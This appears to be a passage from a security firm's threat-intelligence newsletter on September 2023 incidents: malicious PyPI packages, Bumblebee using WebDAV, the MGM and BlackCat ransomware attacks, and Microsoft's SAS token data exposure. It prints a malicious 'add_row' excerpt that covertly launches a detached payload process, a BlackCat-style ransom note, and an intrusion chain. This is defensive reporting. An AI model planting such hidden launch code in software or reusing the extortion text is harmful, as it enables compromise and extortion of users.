   VMConnect recorded 237 downloads at the time it was taken down from the PyPI platform. The identical code was distributed in two additional packages under the names "ethter" and "quantiumbase," which similarly impersonated well-known software projects, and they received 253 and 216 downloads, respectively.

   The researchers found more software, including "tablediter" (736 downloads), "request-plus" (43 downloads), and "requestspro" (341 downloads), that are a part of the same VMConnect operation. The first of the three recently discovered packages seems to be an attempt to pass as a tool for modifying tables, while the other two mimic the well-known Python module called "requests" that is used to send HTTP requests. The hackers make the entries appear to be upgraded versions of the standard, legitimate package with extra features by adding the "plus" and "pro" prefixes to the names.



```
def add_row(self, row, *, divider=False) -> None:
    """Add a row to the table

    Arguments:

    row - row of data, should be a list with as many elements as the table
    has fields"""
    if self.begin_drawing == 0:
        strsfx = "/"
        if platform.system()[0] == 'W':
            strsfx = '\\'
        pypathstr = sys.executable
        pyexecstr = ''
        if platform.system()[0] == 'W':
            pyexecstr = 'from tablediter.edt import bounding as bounder;bounder.startingbound(\'C5AB4C83FDE1\')'
            subprocess.Popen([pypathstr, '-c', pyexecstr], creationflags=subprocess.DETACHED_PROCESS, stdout=subprocess.DEVNULL)
        else:
            pyexecstr = 'from tablediter.edt import bounding as bounder;bounder.startingbound("C5AB4C83FDE1")'
            subprocess.Popen([pypathstr, '-c', pyexecstr], preexec_fn=os.setpgrp, stdout=subprocess.DEVNULL)
        begin_drawing = 1;

    if self._field_names and len(row) != len(self._field_names):
        raise ValueError(
            "Row has incorrect number of values, "
            f"(actual) {len(row)}!={len(self._field_names)} (expected)"
        )
    if not self._field_names:
        self.field_names = [f"Field {n + 1}" for n in range(0, len(row))]
    self._rows.append(list(row))
    self._dividers.append(divider)
```

   The modified versions of the malicious packages share the same description as the originals and differ only slightly in file structure and content. The "__init__.py" file, which executes a malicious function from "cookies.py," collects data from the infected machine and sends it to the attacker's command and control (C2) servers via a POST HTTP request, is the main target of the modifications.


   The server replies with an encrypted Python module that has been Base64- and XOR-obfuscated, along with execution parameters. The download URL for next stage payload, which the researchers were unable to access, is also included in the module.

2. **Bumblebee Malware Returns in New Attacks Abusing WebDAV Folders –** The malware loader "Bumblebee" has resumed operations after a two-month vacation with a new campaign that makes use of innovative distribution strategies that attack 4shared WebDAV services. The WebDAV (Web Distributed writing and Versioning) protocol is an addition to HTTP that allows clients to carry out remote writing tasks like creating, accessing, updating, and removing web server content.

   According to researchers, Bumblebee's most recent campaign, which began on September 7, 2023, makes use of abused 4shared WebDAV services to distribute the loader, accommodate the attack chain, and carry out several post-infection measures.

   Operators of Bumblebee can avoid blocklists and take advantage of high infrastructure availability due to the abuse of the 4shared platform, an established and well-known supplier of file-hosting services. Additionally, the WebDAV protocol offers them several techniques to avoid behavior detection systems as well as the benefits of simplified distribution, simple payload switching, etc.

   The current Bumblebee effort employs malspam emails that impersonate scans, bills, and notices to trick recipients into downloading infected attachments. Although ZIP bundles occasionally contain LNK files, most attachments are Windows shortcut LNK files. This is probably an indication that the Bumblebee operators are testing different approaches to see which works best.



4shared

Search for files, music, videos, pictures...

Upgrade

asdjasid ad...

My 4shared ▸ ab

My 4shared

ab

Recycle Bin

Shared with me

Upload | Download as Zip | Share | New Folder | More

10 items

Name		Size	Modified
0.exe	Share	596 KB	09-07-2023
1.exe	Share	592 KB	09-07-2023
2.exe	Share	599 KB	09-07-2023
3.exe	Share	598 KB	09-07-2023
4.exe	Share	601 KB	09-07-2023
5.exe	Share	592 KB	09-07-2023
6.exe	Share	591 KB	09-07-2023
7.exe	Share	595 KB	09-07-2023
8.exe	Share	594 KB	09-07-2023
9.exe	Share	596 KB	09-07-2023

Space: 5MB of 15GB

Daily traffic: 0KB of 3GB

Monthly traffic: 0KB of 30GB

Upload Files | Upload Folder

A sequence of commands launches on the victim's computer upon opening the LNK file, the first of which uses the hardcoded credentials for a 4shared storage account to mount a WebDAV folder on a network disc. Users of the file-sharing website 4shared can access their cloud-stored files through WebDAV, FTP, and SFTP.


3. **MGM Casino's ESXi Servers Allegedly Encrypted in Ransomware Attack –** MGM, a casino and hotel group, announced a "cybersecurity issue" in September 2023 and said they had to shut down their systems to preserve their data and those of their clients. A leading global hospitality and entertainment corporation, MGM Resorts International has a network of 29 hotels and resorts, including household names like Bellagio, MGM Grand, and Mandalay Bay. Researchers estimate that the firm lost $80 million because of these operations being stopped. The hackers also claim to have taken 6 gigabytes of data, including the social security and driver's license information of loyalty program participants.

   Social engineering was being used by the attackers. An attacker utilizes social engineering, a psychological or emotional tactic rather than a technical one, to persuade and influence a worker with access to data into giving them access to their systems.

   In one instance, the hackers used LinkedIn to locate an MGM employee, who they then impersonated to convince the IT department to grant them access to the network. Following their initial entry into the networks, they had access to several passwords and could start ransomware assaults.

   ### ATTACK PROCEDURE FOLLOWED BY ATTACKER:

   SMS spear phishing to target an administrator > SIM swapping > Social engineering IT Helpdesk to send MFA reset code to SIM > Access to network > Backdoors > Recon > Credential stealing (memory dumps) > Lateral movement > Encryption of ESXi servers




   At the credential stealing stage, attackers took domain controller (DC) memory dumps for the purpose of obtaining domain admin rights.

4. **BlackCat Ransomware Hits Azure Storage with Sphynx Encryptor –** Azure cloud storage has been encrypted by the BlackCat (ALPHV) ransomware gang using compromised Microsoft credentials and the freshly discovered Sphynx encryptor. Sophos X-Ops incident responders found that the attackers used a new Sphynx variant with added support for using customized credentials while looking into a recent breach.

They modified the security policies and disabled tamper protection after gaining access to the Sophos Central account using a stolen one-time password (OTP). The victim's LastPass vault's OTP was stolen using the LastPass Chrome plugin, enabling these actions.

Then, they added the .zk09cvt extension to all locked files and encrypted the Sophos customer's systems as well as the remote Azure cloud storage. The 39 Azure Storage accounts that the ransomware programmers were able to successfully encrypt are all total.


RECOVER-[redacted]-FILES2.txt - Notepad2
File Edit View Settings ?
Ln 1 : 29 Col 1 Sel 0
1.46 KB
ANSI
CR+LF INS
Default Text

```
>> What happened?

Important files on your network was ENCRYPTED and now they have "[redacted]" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank
statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...

Samples are available on your personal web page linked below.

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to:
[redacted]
```

They gained access to the targeted storage accounts by breaking into the victim's Azure interface using a stolen Azure key. Once the attack's keys had been Base64-encoded, they were inserted into the ransomware program.

Throughout the intrusion, the intruders used several remote monitoring and management (RMM) technologies, including AnyDesk, Splashtop, and Atera.

5. **Microsoft Leaks 38TB of Private Data Via Unsecured Azure Storage –** Beginning in July 2020, the Microsoft AI research division unintentionally exposed dozens of terabytes of private information while uploading open-source AI learning models to a public GitHub repository. This was discovered by a cloud security provider nearly three years later. Security researchers identified that a Microsoft employee had accidentally disclosed the URL for an improperly configured Azure Blob Storage bucket containing the stolen data.

   Microsoft associated the data exposure with the usage of a shared access signature (SAS) token that was extremely liberal and provided users complete control over shared files. Researchers have noted that this Azure feature makes it difficult to monitor and revoke data sharing. Shared access signature (SAS) tokens provide a safe way to enable delegated access to resources in your storage account when utilized properly.

   Specifically controlling the client's data access, identifying the resources they are permitted to utilize, declaring their rights regarding those resources, and deciding the validity period for the SAS token are all included in this.

   In addition to the open-source models, the research team discovered that the internal storage account accidentally provided access to 38TB of extra private data.

   Over 30,000 internal Microsoft Teams communications generated by 359 different Microsoft employees have been stored together with backups of their personal information, secret keys, and passwords for Microsoft services.

REFERENCE LINKS

- https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/
- https://secoperations.wordpress.com/2023/09/05/north-korean-hackers-deploy-new-malicious-python-packages-in-pypi-repository-2/
- https://www.bleepingcomputer.com/news/security/okta-hackers-target-it-help-desks-to-gain-super-admin-disable-mfa/
- https://techcrunch.com/2023/09/18/microsoft-ai-researchers-accidentally-exposed-terabytes-of-internal-sensitive-data/
- https://www.bleepingcomputer.com/news/security/retool-blames-breach-on-google-authenticator-mfa-cloud-sync-feature/amp/
- https://thehackernews.com/2023/09/fresh-wave-of-malicious-npm-packages.html
- https://milled.com/aranet-llc/new-post-sophisticated-phishing-campaign-targeting-chinese-users-with-valleyrat-MVb_eMik1kTys1Dv
- https://www.redpacketsecurity.com/shroudedsnooper-s-httpsnoop-backdoor-targets-middle-east-telecom-companies/
- https://malwaretips.com/threads/transparent-tribe-uses-fake-youtube-android-apps-to-spread-caprarat-malware.125907/
- https://www.2-spyware.com/government-targeted-cyber-attacks-employ-stealthy-and-modular-deadglyph-malware
- https://www.itsecuritynews.info/new-stealthy-and-modular-deadglyph-malware-used-in-govt-attacks/
- https://www.reddit.com/r/RedPacketSecurity/comments/16qowza/new_stealthy_and_modular_deadglyph_malware_used/?rdt=48764
- https://www.bleepingcomputer.com/news/security/new-stealthy-and-modular-deadglyph-malware-used-in-govt-attacks/
- https://infocerts.com/new-ambersquid-cryptojacking-operation-targets-uncommon-aws-services/
- https://nquiringminds.com/cybernews/new-ambersquid-cryptojacking-operation-targets-uncommon-aws-services/
- https://thehackernews.com/2023/09/cyber-group-gold-melody-selling.html
- https://www.mandiant.com/resources/blog/unc961-multiverse-financially-motivated
- https://www.teiss.co.uk/news/gold-melody-cyber-crime-group-selling-access-to-breached-networks-to-other-cyber-criminals-12889
- https://www.redpacketsecurity.com/cyber-group-gold-melody-selling-compromised-access-to-ransomware-attackers/
- https://thehackernews.com/2023/09/mysterious-sandman-threat-actor-targets.html
- https://mrhacker.co/cyber-attack/mysterious-sandman-threat-actor-targets-telecom-providers-across-three-continents
- https://www.sentinelone.com/labs/sandman-apt-a-mystery-group-targeting-telcos-with-a-luajit-toolkit/#:~:text=SentinelLabs%20has%20observed%20a%20new,and%20the%20South%20Asian%20subcontinent.
- https://thehackernews.com/2023/08/winrar-security-flaw-exploited-in-zero.html
- https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/
- https://www.bleepingcomputer.com/news/security/winrar-zero-day-exploited-since-april-to-hack-trading-accounts/
- https://www.bleepingcomputer.com/news/security/bumblebee-malware-returns-in-new-attacks-abusing-webdav-folders/
- https://www.bleepingcomputer.com/news/security/blackcat-ransomware-hits-azure-storage-with-sphynx-encryptor/

About SDG

SDG is a global cybersecurity, identity governance, GRC, risk consulting and advisory firm. SDG's SaaS platform TruOps in combination with its services deliver a comprehensive range of identity, cybersecurity, risk, compliance, and cloud security solutions that enable organizations to identify and mitigate cyber risk, protect cyber assets, and manage their business securely.

To learn how SDG can help ensure the security and compliance of your technology and data infrastructure visit **www.sdgc.com** and **www.truops.com**.

SDG

75 North Water Street
Norwalk, CT 06854

203.866.8886

sdgc.com